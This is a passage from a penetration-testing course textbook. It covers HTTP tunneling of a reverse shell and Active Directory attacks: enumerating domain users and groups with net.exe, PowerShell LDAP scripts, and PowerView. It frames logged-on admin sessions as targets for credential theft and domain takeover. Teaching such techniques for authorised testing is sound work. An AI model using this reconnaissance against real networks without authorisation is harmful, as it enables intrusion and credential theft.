  128 15.200727…  10.11.0.4     10.11.0.128   TCP        108 5489
  130 15.201237…  10.11.0.128   10.11.0.4     TCP         66 1234
  131 15.201241…  10.11.0.4     10.11.0.128   HTTP       111 GET
  134 15.202133…  10.11.0.128   10.11.0.4     TCP         66 1234
  135 15.202315…  10.11.0.128   10.11.0.4     TCP        235 1234
  136 15.202322…  10.11.0.4     10.11.0.128   TCP         66 5489
  140 15.207446…  10.11.0.128   10.11.0.4     TCP         67 1234
  141 15.207461…  10.11.0.4     10.11.0.128   TCP         66 5489
```

```
▸ Frame 131: 111 bytes on wire (888 bits), 111 bytes captured (888 bi
▸ Ethernet II, Src: Vmware_e6:45:b8 (00:0c:29:e6:45:b8), Dst: Vmware_
▸ Internet Protocol Version 4, Src: 10.11.0.4, Dst: 10.11.0.128
▸ Transmission Control Protocol, Src Port: 54892, Dst Port: 1234, Seq
▸ [2 Reassembled TCP Segments (87 bytes): #128(42), #131(45)]
▾ Hypertext Transfer Protocol
  ▸ GET /index.html?crap=1573725761 HTTP/1.1\r\n
    Host: 10.11.0.128:1234\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://10.11.0.128:1234/index.html?crap=157372
    [HTTP request 1/1]
```

```
0000  00 0c 29 73 00 77 00 0c  29 e6 45 b8 08 00 45 00   ··)s·w·· )·E
0010  00 61 6d b0 40 00 40 06  b8 4d 0a 0b 00 04 0a 0b   ·am·@·@·  ·M·
0020  00 80 d6 6c 04 d2 6c 4e  ec a0 fa 71 e0 2d 80 18   ···l··lN ···
```

Frame (111 bytes) | Reassembled TCP (87 bytes)

wireshark_eth0_20191114030225_L1reUd.pcapng — Packe

```
GET /index.html?crap=1573725761 HTTP/1.1
Host: 10.11.0.128:1234
Connection: close

HTTP/1.1 200 OK
Content-Length: 102400
Connection: close
Pragma: no-cache
Cache-Control: no-cache, no-store, must-revalidate
Expires: 0
Content-Type: text/html

............4..........t....o...Q..].&A8.T.]o...Zs7.y.a.~I.u..!dJ..
......F..._.7.O....LA
..N.N....}....          ..................0...0..........a.t`j...H-.S..I.0
.          *.H..
.....0.1.0...U...
DC01.corp.com0..
190808133623Z.
200207133623Z0.1.0...U...
DC01.corp.com0.."0
.          *.H..
..........0..
........G.KX.u.dt...s.oHgk......K.....  .J.....  ].wV@..^@J...
8...n.........IdZ..R.v.g/.Z...2...Il.m.5dGO....UU..o...
8.=.c../.....d....>".*4/....K.w
..8....f6...c=.`."F..X.!..I....A..#...80Iq   <..../.Yt..^............%.^)...
3..FG;x....  .C=s=..._.......#...^..I~.........$0"0...U.%..0
..+.......0...U.......00
.          *.H..
..........3.          >.+.!sOU...V*2.g....<...F.W.40,.'.W.3.....f.....  :wx}.
2.....2#.A.  ....v.j(/  ...G0.#3W.W.s..6r............Y.....%.....[...d.b.Dhe...^.
6...i^..9.........!..>p^..........q.H..-y......iP..9    ...V.#..10.K.:.....
+w...I.  .  ...-Eh        .5.Q....+....py....23............&...
....f.....A\&Y.yR...o..4.
H.&..e..G.,..'..,...O.]0..:.../.c%..          ..P..!<.
.~.....M..].........W..t|iI....2N..L...t.....RGG...B.8...P..:...f..W...,
..wr....S...._]. O..~...w.t..CIuQ....:...8.'....{..\FE.Z./v..v...@.C.POPC
..E.o...).@.L".N...x......3..::.:CE9.f..]...,......uF...#..vbr..H.h..
]......;..........0....^y..d..E(.....Hnv+...../.[...sp+R..:[.....Ji..........
m.!...."....w
.9..5.#B....#o.........xLz..r..g..e.F.|O.....G.av.8.........ijT...........:?.|.V.
(H...X...7..#..C+.A6..W......C)...GS..c...".C[Z..%....  ....y...=DO...~..
2.I...K4e...XX...5....0?0..        .w..9dl..z[.5..
.I_.M....@.3..k.2.b../.w.....5....0KG..6..-ik..#b.[..h...
```

2 client pkts, 116 server pkts, 1 turn.

Entire conversation (22 kB) — Show and save data as: ASCII — Stream: 3

Find:

Figure 306: Inspecting the HTTTP-encapsulated traffic in Wireshark

20.5.1.1 Exercises

1. Connect to your dedicated Linux lab client as the *student* account using **rdesktop** and run the **http_tunneling.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Start the *apache2* service and exploit the vulnerable web application hosted on port 443 (covered in a previous module) in order to get a reverse HTTP shell.[599]
3. Replicate the scenario demonstrated above using your dedicated clients.

20.6 Wrapping Up

In this module, we covered the concepts of port forwarding and tunneling. The module contains tools to apply these techniques on both Windows and *NIX operating systems, which allow us to bypass various egress restrictions as well as deep packet inspection devices.

[599] (Apurv Singh Gautam, 2019), https://github.com/apurvsinghgautam/HTTP-Reverse-Shell

21. Active Directory Attacks

Microsoft Active Directory Domain Services,[600] often referred to as Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. Since Active Directory can be a highly complex and granular management layer, it poses a very large attack surface and warrants attention.

In this module, we will introduce Active Directory and demonstrate enumeration, authentication, and lateral movement techniques.

21.1 Active Directory Theory

Let's begin with a brief overview of basic Active Directory concepts and terms to lay down a foundation before we move into enumeration and exploitation.

Active Directory consists of several components. The most important component is the *domain controller* (DC),[601] which is a Windows 2000-2019 server with the *Active Directory Domain Services* role installed. The domain controller is the hub and core of Active Directory because it stores all information about how the specific instance of Active Directory is configured. It also enforces a vast variety of rules that govern how objects within a given Windows domain interact with each other, and what services and tools are available to end users. The power and complexity of Active Directory is founded on incredible granularity of controls available to network administrators.

> *There are three different versions of Windows server operating systems. The first was the original "desktop experience" version. Server Core,[602] introduced with Windows Server 2008 R2, is a minimal server installation without a dedicated graphical interface. Server Nano,[603] the most recent version, was introduced in Windows Server 2016 and is even more minimal than Server Core. The standard "desktop experience" and Server Core editions can function as domain controllers. The Nano edition can not.*

When an instance of Active Directory is configured, a *domain* is created with a name such as *corp.com* where *corp* is the name of the organization. Within this domain, we can add various types of objects, including computer and user objects.

System administrators can (and almost always do) organize these objects with the help of *Organizational Units* (OU).[604] OUs are comparable to file system folders in that they are containers used to store and group other objects. Computer objects represent actual servers and workstations

[600] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

[601] (Microsoft, 2014), https://technet.microsoft.com/library/cc786438(v=ws.10).aspx

[602] (Microsoft, 2008), https://msdn.microsoft.com/en-us/library/ee391626(v=vs.85).aspx

[603] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/get-started/getting-started-with-nano-server

[604] (Microsoft, 2018), https://technet.microsoft.com/en-us/library/cc978003.aspx

that are *domain-joined* (part of the domain), and user objects represent employees in the organization. All AD objects contain attributes, which vary according to the type of object. For example, a user object may include attributes such as first name, last name, username, and password.

Typically, client computers on an internal network are connected to the domain controller and to various other internal member servers such as database servers, file storage servers, etc. In addition, many organizations provide content through Internet-connected web servers, which sometimes are also members of the internal domain.

It should be noted that some organizations will have machines that are not domain-joined. This is especially true for Internet-facing machines.

Active Directory can be technically daunting as it includes many concepts and features that we can not fully cover in this module. Instead, we will introduce the basic AD terms and language along with additional knowledge required to build our enumeration and exploitation capabilities.

An Active Directory environment has a very critical dependency on a Domain Name System (DNS) service. As such, a typical domain controller in an AD will also host a DNS server that is authoritative for a given domain. Please note that in the labs, you may also find DNS servers that are not related to Active Directory and provide a lookup service for other computers.

21.2 Active Directory Enumeration

Typically, an attack against Active Directory infrastructure begins with a successful exploit or client-side attack against either a domain workstation or server followed by enumeration of the AD environment.

Some penetration tests begin with an assumed breach in which the client provides initial access to a workstation. This saves time, accelerates the assessment, and allows more time for assessment of the rest of the internal infrastructure, including Active Directory.

Once we have established a foothold, the goal is to advance our privilege level until we gain control of one or more domains. There are several ways to accomplish this.

Within AD, administrators use groups to assign permissions to member users, which means that during our assessment, we would target high-value groups. In this case, we could compromise a member of the *Domain Admins* group to gain complete control of every single computer in the domain.

Another way to gain control of a domain is to successfully compromise a domain controller since it may be used to modify all domain-joined computers or execute applications on them. Additionally, as we will see later, the domain controller contains all the password hashes of every single domain user account.

As we work through this module, we will walk through a variety of AD enumeration and exploitation techniques to demonstrate a typical domain compromise. In a real-world scenario, we could use many of the Windows enumeration and exploitation techniques outlined in previous modules. However, in this module, we will focus on techniques specifically designed to enumerate and exploit AD users and groups.

We will work under the assumption that we have already obtained access to the Windows 10 workstation through a technique covered previously in this course. We will also assume that we have compromised the *Offsec* domain user, which is also a member of the local administrator group for a domain-joined workstation. This will allow us to focus on Active Directory-related enumeration and exploitation techniques.

Our first goal in this scenario will be to enumerate the domain users and learn as much as we can about their group memberships in search of high-value targets. To do this, we will leverage several tools and techniques, many of which can be performed without any kind of administrative access.

21.2.1 Traditional Approach

The first technique, which we'll refer to as the "traditional" approach, leverages the built-in *net.exe*[605] application. Specifically, we will use the **net user**[606] sub-command, which enumerates all local accounts.

```
C:\Users\Offsec.corp> net user

User accounts for \\CLIENT251

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    student                  WDAGUtilityAccount
The command completed successfully.
```

Listing 661 - Running net user command

Adding the **/domain** flag will enumerate all users in the entire domain:

```
C:\Users\Offsec.corp> net user /domain
The request will be processed at a domain controller for domain corp.com.


User accounts for \\DC01.corp.com

-------------------------------------------------------------------------------
adam                     Administrator            DefaultAccount
Guest                    iis_service              jeff_admin
```

[605] (Microsoft, 2017), https://support.microsoft.com/en-us/help/556003

[606] (Microsoft, 2017), https://support.microsoft.com/en-us/help/251394/how-to-use-the-net-user-command

```
krbtgt                   offsec                   sql_service
The command completed successfully.
```

Listing 662 - Running net user domain command

Running this command in a production environment will likely return a much longer list of users. Armed with this list, we can now query information about individual users.

Based on the output above, we should query the *jeff_admin* user since the name sounds quite promising.

> *Our past experience indicates that administrators often have a tendency to add prefixes or suffixes to user names that identify accounts by their function.*

```
C:\Users\Offsec.corp> net user jeff_admin /domain
The request will be processed at a domain controller for domain corp.com.

User name                    jeff_admin
Full Name                    Jeff_Admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/19/2018 1:56:22 PM
Password expires             Never
Password changeable          2/19/2018 1:56:22 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Listing 663 - Running net user against a specific user

The output indicates that jeff_admin is a member of the Domain Admins group so we will make a note of this.

In order to enumerate all groups in the domain, we can supply the **`/domain`** flag to the **`net group`** command:[607]:

[607] (Microsoft, 2017), https://technet.microsoft.com/pl-pl/library/cc754051(v=ws.10).aspx

```
C:\Users\Offsec.corp> net group /domain
The request will be processed at a domain controller for domain corp.com.


Group Accounts for \\DC01.corp.com

-------------------------------------------------------------------------------
*Another_Nested_Group
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Nested_Group
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Secret_Group
The command completed successfully.
```

Listing 664 - Running the net group command

From the highlighted output in Listing 664, we notice the custom groups *Secret_Group*, *Nested_Group* and *Another_Nested_Group*. In Active Directory, a group (and subsequently all the included members) can be added as member to another group. This is known as a nested group.

While nesting may seem confusing, it does scale well, allowing flexibility and dynamic membership customization of even the largest AD implementations.

Unfortunately, the **net.exe** command line tool cannot list nested groups and only shows the direct user members. Given this and other limitations, we will explore a more flexible alternative in the next section that is more effective in larger real-world environments.

21.2.1.1 Exercise

1. Connect to your Windows 10 client and use **net.exe** to lookup users and groups in the domain. See if you can discover any interesting users or groups.

21.2.2 A Modern Approach

There are several more modern tools capable of enumerating AD environments. PowerShell *cmdlets* like *Get-ADUser*[608] work well but they are only installed by default on domain controllers

[608] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/addsadministration/get-aduser?view=win10-ps

(as part of RSAT[609]), and while they may be installed on Windows workstations from Windows 7 and up, they require administrative privileges to use.

We can, however, use PowerShell (the preferred administration scripting language for Windows) to enumerate AD. In this section, we will develop a script that will enumerate the AD users along with all the properties of those user accounts.

Although this is not as simple as running a command like *net.exe*, the script will be quite flexible, allowing us to add features and functions as needed. As we build the script, we will discuss many technical details relevant to the task at hand. Once the script is complete, we can copy and paste it for use during an assessment.

As an overview, this script will query the network for the name of the Primary domain controller emulator and the domain, search Active Directory and filter the output to display user accounts, and then clean up the output for readability.

> *A Primary domain controller emulator is one of the five operations master roles or FSMO roles[610] performed by domain controllers. Technically speaking, the property is called PdcRoleOwner and the domain controller with this property will always have the most updated information about user login and authentication.*

This script relies on a few components. Specifically, we will use a *DirectorySearcher*[611] object to query Active Directory using the *Lightweight Directory Access Protocol* (LDAP),[612] which is a network protocol understood by domain controllers also used for communication with third-party applications.

LDAP is an *Active Directory Service Interfaces* (ADSI)[613] provider (essentially an API) that supports search functionality against an Active Directory. This will allow us to interface with the domain controller using PowerShell and extract non-privileged information about the objects in the domain.

Our script will center around a very specific *LDAP provider path*[614] that will serve as input to the *DirectorySearcher* .NET class. The path's prototype looks like this:

```
LDAP://HostName[:PortNumber][/DistinguishedName]
```

Listing 665 - LDAP provider path format

To create this path, we need the target *hostname* (which in this case is the name of the domain controller) and the *DistinguishedName* (DN)[615] of the domain, which has a specific naming standard based on specific Domain Components (DC).

[609] (Microsoft, 2018), https://technet.microsoft.com/en-us/library/gg413289.aspx

[610] (Microsoft, 2014), https://support.microsoft.com/en-gb/help/197132/active-directory-fsmo-roles-in-windows

[611] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher(v=vs.110).aspx

[612] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa367008(v=vs.85).aspx

[613] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa772170(v=vs.85).aspx

[614] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa746384(v=vs.85).aspx

[615] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa366101(v=vs.85).aspx

First, let's discover the hostname of the domain controller and the components of the DistinguishedName using a PowerShell command.

Specifically, we will use the *Domain* class[616] of the *System.DirectoryServices.ActiveDirectory* namespace. The *Domain* class contains a method called *GetCurrentDomain*,[617] which retrieves the *Domain* object for the currently logged in user.

Invocation of the *GetCurrentDomain* method and its output is displayed in the listing below:

```
PS C:\Users\offsec.CORP> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrent
Domain()


Forest                  : corp.com
DomainControllers       : {DC01.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC01.corp.com
RidRoleOwner            : DC01.corp.com
InfrastructureRoleOwner : DC01.corp.com
Name                    : corp.com
```

Listing 666 - Domain class from System.DirectoryServices.ActiveDirectory namespace

According to this output, the domain name is "corp.com" (from the *Name* property) and the primary domain controller name is "DC01.corp.com" (from the *PdcRoleOwner*[618] property).

We can use this information to programmatically build the LDAP provider path. Let's include the *Name* and *PdcRoleOwner* properties in a simple PowerShell script that builds the provider path:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$SearchString
```

Listing 667 - Assembling the LDAP provider path

In this script, *$domainObj* will store the entire domain object, *$PDC* will store the *Name* of the PDC, and *$SearchString* will build the provider path for output. Notice that the *DistinguishedName* will

[616] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain(v=vs.110).aspx

[617] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.getcurrentdomain(v=vs.110).aspx

[618] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.pdcroleowner(v=vs.110).aspx

consist of our domain name ('corp.com') broken down into individual domain components (DC), making the DistinguishedName "DC=corp,DC=com" as shown in the script's output:

```
LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 668 - Complete LDAP provider path

This is the full LDAP provider path needed to perform LDAP queries against the domain controller.

We can now instantiate the *DirectorySearcher* class with the LDAP provider path. To use the *DirectorySearcher* class, we have to specify a *SearchRoot*, which is the node in the Active Directory hierarchy where searches start.[619]

The search root takes the form of an object instantiated from the *DirectoryEntry*[620] class. When no arguments are passed to the constructor, the *SearchRoot* will indicate that every search should return results from the entire Active Directory. The code in Listing 669 shows the relevant part of the script to accomplish this.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain
```

Listing 669 - Creating the DirectorySearcher

With our *DirectorySearcher* object ready, we can perform a search. However, without any filters, we would receive all objects in the entire domain.

One way to set up a filter is through the *samAccountType* attribute,[621] which is an attribute that all user, computer, and group objects have. Please refer to the linked reference[622] for more examples, but in our case we can supply 0x30000000 (decimal 805306368) to the filter property to enumerate all users in the domain, as shown in Listing 670:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name
```

[619] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/y49s2h23(v=vs.110).aspx

[620] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.directoryentry(v=vs.110).aspx

[621] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx

[622] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx

```
$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Searcher.FindAll()
```

Listing 670 - Snippet to search for users

We have added the samAccountType filter through the *.filter* property of our *$Searcher* object and then invoked the *FindAll* method[623] to conduct a search and find all results given the configured filter.

When run, this script should enumerate all the users in the domain:

```
Path                                                                   Properties
----                                                                   ----------
LDAP://CN=Administrator,CN=Users,DC=corp,DC=com                        {admincount...
LDAP://CN=Guest,CN=Users,DC=corp,DC=com                                {iscritical...
LDAP://CN=DefaultAccount,CN=Users,DC=corp,DC=com                       {iscritical...
LDAP://CN=krbtgt,CN=Users,DC=corp,DC=com                               {msds-...
LDAP://CN=Offsec,OU=Admins,OU=CorpUsers,DC=corp,DC=com                 {givenname...
LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com             {givenname...
LDAP://CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com                   {givenname...
LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com {givenname...
LDAP://CN=sql_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com {givenname...
```

Listing 671 - Users in the domain

This is good information but we should clean it up a bit. Since the attributes of a user object are stored within the *Properties* field, we can implement a double loop that will print each property on its own line.

The complete PowerShell script will collect all users along with their attributes:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"
```

[623] (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher.findall?view=netframework-4.8

```
$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }

    Write-Host "------------------------"
}
```

Listing 672 - PowerShell script to enumerate all users

The retrieved information can be quite overwhelming since user objects have many attributes. The listing below shows a partial view of the Jeff_Admin user's attributes.

```
givenname                {Jeff_Admin}
samaccountname           {jeff_admin}
cn                       {Jeff_Admin}
pwdlastset               {131623291900859206}
whencreated              {05/02/2018 18.33.10}
badpwdcount              {0}
displayname              {Jeff_Admin}
lastlogon                {0}
samaccounttype           {805306368}
countrycode              {0}
objectguid               {130 114 89 75 220 233 3 76 170 206 193 232 122 112 176 32}
usnchanged               {12938}
whenchanged              {05/02/2018 19.20.52}
name                     {Jeff_Admin}
objectsid                {1 5 0 0 0 0 0 5 21 0 0 0 195 240 137 95 239 58 38 166 116 233
logoncount               {0}
badpasswordtime          {0}
accountexpires           {9223372036854775807}
primarygroupid           {513}
objectcategory           {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname        {jeff_admin@corp.com}
useraccountcontrol       {66048}
admincount               {1}
dscorepropagationdata    {05/02/2018 19.20.52, 01/01/1601 00.00.00}
distinguishedname        {CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
objectclass              {top, person, organizationalPerson, user}
usncreated               {12879}
```

```
memberof                {CN=Domain Admins,CN=Users,DC=corp,DC=com}
adspath                 {LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
...
```

Listing 673 - All users and associated attributes

According to the output above, the Jeff_Admin account is a member of the Domain Admins group. Using our *DirectorySearcher* object, we could use a filter to locate members of specific groups like Domain Admin, or use a filter to specifically search only for the Jeff_Admin user.

In the filter property, we can set any attribute of the object type we desire. For example, we can use the *name* property to create a filter for the Jeff_Admin user as shown below:

```
$Searcher.filter="name=Jeff_Admin"
```

Listing 674 - Filter results to only Jeff_Admin

Although this script may seem daunting at first, it is extremely flexible and can be modified to assist with other AD enumeration tasks.

21.2.2.1 Exercises

1. Modify the PowerShell script to only return members of the Domain Admins group.
2. Modify the PowerShell script to return all computers in the domain.
3. Add a filter to only return computers running Windows 10.

21.2.3 Resolving Nested Groups

Next, let's use our newly developed PowerShell script to unravel the nested groups we encountered when using **`net.exe`**.

The first task is to locate all groups in the domain and print their names. To do this, we will create a filter extracting all records with an *objectClass*[624] set to "Group" and we will only print the *name* property for each group instead of all properties.

Listing 675 displays the modified script with the changes highlighted.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry
```

[624] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ad/object-class-and-object-category

```
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(objectClass=Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    $obj.Properties.name
}
```

Listing 675 - Modified PowerShell script to enumerate all domain groups

When executed, the script outputs a list of all groups in the domain. The truncated output shown in Listing 676 reveals the groups Secret_Group, Nested_Group, and Another_Nested_Group:

```
...
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Secret_Group
Nested_Group
Another_Nested_Group
```

Listing 676 - Truncated output from enumerating domain groups

Now let's try to list the members of Secret_Group by setting an appropriate filter on the *name* property.

In addition, we will only display the *member* attribute to obtain the group members. The modified PowerShell to achieve this is shown in Listing 677 with the changes highlighted:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Secret_Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
```

```
{
    $obj.Properties.member
}
```

Listing 677 - PowerShell script to enumerate group members

The modified script will dump the names of the DistinguishedName group members:

```
CN=Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

Listing 678 - Members of the group Secret_Group

According to this output, Nested_Group is a member of Secret_Group. In order to enumerate its members, we must repeat the steps performed in order to list the members of Nested_Group. We can do this by replacing the group name in the filter condition:

```
...
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Nested_Group)"
...
```

Listing 679 - Obtaining the members of Nested_Group

This updated script generates the output shown in Listing 680:

```
CN=Another_Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

Listing 680 - Members of the group Nested_Group

This indicates that Another_Nested_Group is the only member of Nested_Group. We'll need to modify and run the script again, replacing the group name in the filter condition.

```
...
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Another_Nested_Group)"
...
```

Listing 681 - Obtaining the members of Another_Nested_Group

The output from the next search is displayed in Listing 682.

```
CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com
```

Listing 682 - Members of the group Another_Nested_Group

Finally we discover that the domain user Adam is the sole member of Another_Nested_Group. This ends the enumeration required to unravel our nested groups and demonstrates how PowerShell and LDAP can be leveraged to perform this kind of lookup.

21.2.3.1 Exercises

1. Repeat the enumeration to uncover the relationship between Secret_Group, Nested_Group, and Another_Nested_Group.
2. The script presented in this section required us to change the group name at each iteration. Adapt the script in order to unravel nested groups programmatically without knowing their names beforehand.

21.2.4 Currently Logged on Users

At this point, we can list users along with their group memberships and can easily locate administrative users.

As the next step, we want to find logged-in users that are members of high-value groups since their credentials will be cached in memory and we could steal the credentials and authenticate with them.

If we succeed in compromising one of the *Domain Admins*, we could eventually take over the entire domain (as we will see in a later section). Alternatively, if we can not immediately compromise one of the *Domain Admins*, we must compromise other accounts or machines to eventually gain that level of access.

For example, Figure 307 shows that Bob is logged in to CLIENT512 and is a local administrator on all workstations. Alice is logged in to CLIENT621 and is a local administrator on all servers. Finally, Jeff is logged in to SERVER21 and is a member of the Domain Admins group.




Figure 307: Chain of users to compromise

If we manage to compromise Bob's account (through a client side attack for example), we could pivot from CLIENT512 to target Alice on CLIENT621. By extension, we may be able to pivot again to compromise Jeff on SERVER21, gaining domain access.

In this type of scenario, we must tailor our enumeration to consider not only *Domain Admins* but also potential avenues of "chained compromise" including a hunt for a so-called *derivative local admin*.[625]

To do this, we need a list of users logged on to a target. We could either interact with the target to detect this directly, or we could track a user's active logon sessions on a domain controller or file server.

The two most reliable Windows functions that can help us to achieve these goals are the *NetWkstaUserEnum*[626] and *NetSessionEnum*[627] API. While the former requires administrative permissions and returns the list of all users logged on to a target workstation, the latter can be used

[625] (@sixdub, 2016), http://www.sixdub.net/?p=591

[626] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa370669(v=vs.85).aspx

[627] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum

from a regular domain user and returns a list of active user sessions on servers such as fileservers or domain controllers.

During an assessment, after compromising a domain machine, we should enumerate every computer in the domain and then use *NetWkstaUserEnum* against the obtained list of targets. Keep in mind that this API will only list users logged on to a target if we have local administrator privileges on that target.

Alternatively we could focus our efforts on discovering the domain controllers and any potential file servers (based on servers hostnames or open ports) in the network and use *NetSessionEnum* against these servers in order to enumerate all active users' sessions.

This process would provide us with a good "exploitation map" to follow in order to compromise a domain admin account. However, keep in mind that the results obtained from using these two APIs will vary depending on the current permissions of the logged-in user and the configuration of the domain environment.

As a very basic example, in this section, we will use the *NetWkstaUserEnum* API to enumerate local users on the Windows 10 client machine and *NetSessionEnum* to enumerate the users' active sessions on the domain controller.

Calling an operating system API from PowerShell is not completely straightforward. Fortunately, other researchers have presented a technique that simplifies the process and also helps avoid endpoint security detection. The most common solution is the use of PowerView,[628] a PowerShell script which is a part of the PowerShell Empire framework.

The PowerView script is already stored in the C:\Tools\active_directory directory on the Windows 10 client. To use it we must first import it:

```
PS C:\Tools\active_directory> Import-Module .\PowerView.ps1
```

Listing 683 - Installing and importing PowerView

PowerView is quite large but we will only use the *Get-NetLoggedon* and *Get-NetSession* functions, which invoke *NetWkstaUserEnum* and *NetSessionEnum* respectively.

First, we will enumerate logged-in users with **`Get-NetLoggedon`** along with the **`-ComputerName`** option to specify the target workstation or server. Since in this case we are targeting the Windows 10 client, we will use **`-ComputerName client251`**:

```
PS C:\Tools\active_directory> Get-NetLoggedon -ComputerName client251

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
